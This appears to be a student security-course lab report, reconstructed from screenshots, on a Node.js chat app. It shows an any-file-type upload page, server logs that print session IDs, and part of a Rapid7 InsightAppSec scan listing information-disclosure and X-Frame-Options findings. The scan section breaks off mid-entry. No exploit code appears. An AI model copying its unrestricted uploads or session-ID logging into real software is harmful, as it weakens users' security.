
# Phase 3


## 1) Add a new file upload page to the application



Select file to upload: No file chosen


1)

The image above shows the front-end with the upload button for any file type. Note: I haven't selected any file to upload uptil now. So this is the default view.



Select file to upload: readme.txt


This image shows the readme.txt file selected as the file to be uploaded to the back-end server.



```
    })

    app.post('/joinForm', (req,res) => {
        console.log("joinForm is called!!");
        sess = req.session;
        //console.log("this is the session for the user " + JSON.stringify(sess));
        console.log("this is the sessionID --> " + req.sessionID);
        console.log(req.body);
        if(req.body.category === "Client Login")
        {
            return res.redirect('/clientform.html');
        }
        if(req.body.category === "Helpdesk Dashboard")
        {
```

```
.
the database connection is successful!!
joinForm is called!!
this is the session for the user {"cookie":{"originalMaxAge":null,"expires":null,"httpOnly":true,"path":"/"}}
{ category: 'Admin Login' }
[nodemon] restarting due to changes...
[nodemon] starting `node src/index.js`
express-session deprecated undefined resave option; provide resave option src\index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src\index.js:20:9
Listening on localhost:80
(node:15396) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discover and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or.
the database connection is successful!!
joinForm is called!!
this is the session for the user {"cookie":{"originalMaxAge":null,"expires":null,"httpOnly":true,"path":"/"}}
this is the sessionIDo0DX16dDBt3KMj80R38_A8U-c24mYH9t
{ category: 'Admin Login' }
[nodemon] restarting due to changes...
[nodemon] starting `node src/index.js`
express-session deprecated undefined resave option; provide resave option src\index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src\index.js:20:9
Listening on localhost:80
(node:10736) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discover and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or.
the database connection is successful!!
joinForm is called!!
this is the sessionID --> -VUcTzNBbnQUeN-QD9p41CZpspPhnP1H
{ category: 'Admin Login' }
{
  name: 'readme.txt',
  data: <Buffer 55 70 64 61 74 65 20 32 30 31 31 2d 30 39 2d 31 37 20 2d 20 61 64 64 65 64 20 2d 63 20 6f 70 74 69 6f 6e 20 74 6f 20 73 65 6e 64 20 43 52 4c 46 0d 0a ... 6835 more bytes>,
  size: 6885,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'text/plain',
  md5: 'abd49c5349ef6e15c3c334c10eaae0d7',
  mv: [Function: mv]
}
{
  name: 'readme.txt',
```


The selected portion of the backend-image above shows the specifications of the file uploaded name : readme.txt .



```
EECS4481
  chat-app                          ●
    node_modules                    ●
    public                          ●
      css
      img
      js
      uploads
      adminform.html
      chat.html
      clientform.html
      helpdesk.html
      helpdeskform.html
      index.html                    M
      join.html
      unauthenticated.html
      uploads.php                   U
    src                             ●
      utils
      index.js                      M
    gameboard RPG paper ma...       U
    package-lock.json               M
    package.json                    M
    readme.md
    readme.txt                      U
```

This image shows the updated list of the project files. After the upload operation, the highlighted file readme.txt is added.

## 2) Session Control



```
            })
         }
    } )

    app.post('/joinForm', (req,res) => {
        console.log("joinForm is called!!");
        sess = req.session;
        //console.log("this is the session for the user " + JSON.stringify(sess));
        console.log("this is the sessionID --> " + req.sessionID);
        console.log(req.body);
        if(req.body.category === "Client Login")
        {
            return res.redirect('/clientform.html');
        }
        if(req.body.category === "Helpdesk Dashboard")
        {
```

```
[nodemon] restarting due to changes...
[nodemon] starting `node src/index.js`
express-session deprecated undefined resave option; provide resave option src\index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src\index.js:20:9
Listening on localhost:80
(node:15396) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discover and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or.
the database connection is successful!!
joinForm is called!!
this is the session for the user {"cookie":{"originalMaxAge":null,"expires":null,"httpOnly":true,"path":"/"}}
this is the sessionIDo0DX16dDBt3KMj80R38_A8U-c24mYH9t
{ category: 'Admin Login' }
[nodemon] restarting due to changes...
[nodemon] starting `node src/index.js`
express-session deprecated undefined resave option; provide resave option src\index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src\index.js:20:9
Listening on localhost:80
(node:10736) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discover and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient construct
or.
the database connection is successful!!
joinForm is called!!
this is the sessionID --> -VUcTzNBbnQUeN-QD9p41CZpspPhnP1H
{ category: 'Admin Login' }
```

The highlighted section of the image above shows the session ID of the user who logged in to the system.

3)

3.1) The insightAppSec test is performed with the following parameters:


Target URL = http://130.63.95.38/project8/EECS4481/public/index.html

3.2)

The results are as follows:

The following 4 vulnerabilities are found in the application:

1) Information disclosure in response



InsightAppSec: Scan (03/24/20 5:03 PM) - Mozilla Firefox
Getting Started with Ne
Rapid7 - Login
InsightAppSec: Scan (03/
InsightAppSec
Chat App
https://ca.appsec.insight.rapid7.com/op/612AF98585710BAC341B/#/apps/00dd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d
insightAppSec
Scan (03/24/20 5:03 PM)
Scan Vulnerabilities
Crawl Map
Scan Logs
4 Vulnerabilities
Replay Attack
Prev Vuln
Next Vuln

Module Name: Information Disclosure in response

| Informational | Unreviewed | 0 days ago | 0 days ago | 1 |
|---|---|---|---|---|
| Severity | Status | First Detected | Last Detected | Times Discovered |

Vulnerability Information

General

App 130.63.95.38
ID bb8dc12a-f1f7-4816-8460-e1126d85d2b5
JIRA ✕ Not Exported

Root Cause

URL http://130.63.95.38/project8/EECS4481/public/index.html
Parameter
Method GET

Attack Information

References CWE-259 OWASP2013-A5 OWASP2013-A6 OWASP2007-A8 DISSA_ASC-APP3350 OWASP2010-A7 DISSA_ASC-APP3620 OWASP2010-A6 OWASP2007-A6 CWE-201
Description An information leak was discovered.
Recommendation Avoid information disclosure in response.

Attack Variances - 1 Attack

Attack 1

Attack Type IPAddress
Original Value
Attack Value
Description IP address

Error 130.63.95.38
Error Description


Original Traffic #1

Request Response

```
GET /project8/EECS4481/public/index.html HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Host: 130.63.95.38
```

Vulnerability Details (1/4)

## 2) X-Frame-options


InsightAppSec: Scan (03/24/20 5:03 PM) - Mozilla Firefox
/usr/share/sparta/doc/help
Getting Started with Ne
Rapid7 - Login
InsightAppSec: Scan (03/
InsightAppSec
Chat App
https://ca.appsec.insight.rapid7.com/op/612AF98585710BAC341B/#/apps/00dd8f1a-dd89-407a-83b4-0471d86ac073/configuration/5269097e-98f0-4c0e-8de8-90d910cabe53/scan/3aa648ac-693b-43f7-928a-f26ee5132e7d
insightAppSec
Scan (03/24/20 5:03 PM)

Module Name: X-Frame-Options

| Informational | Unreviewed | 0 days ago | 0 days ago | 1 |
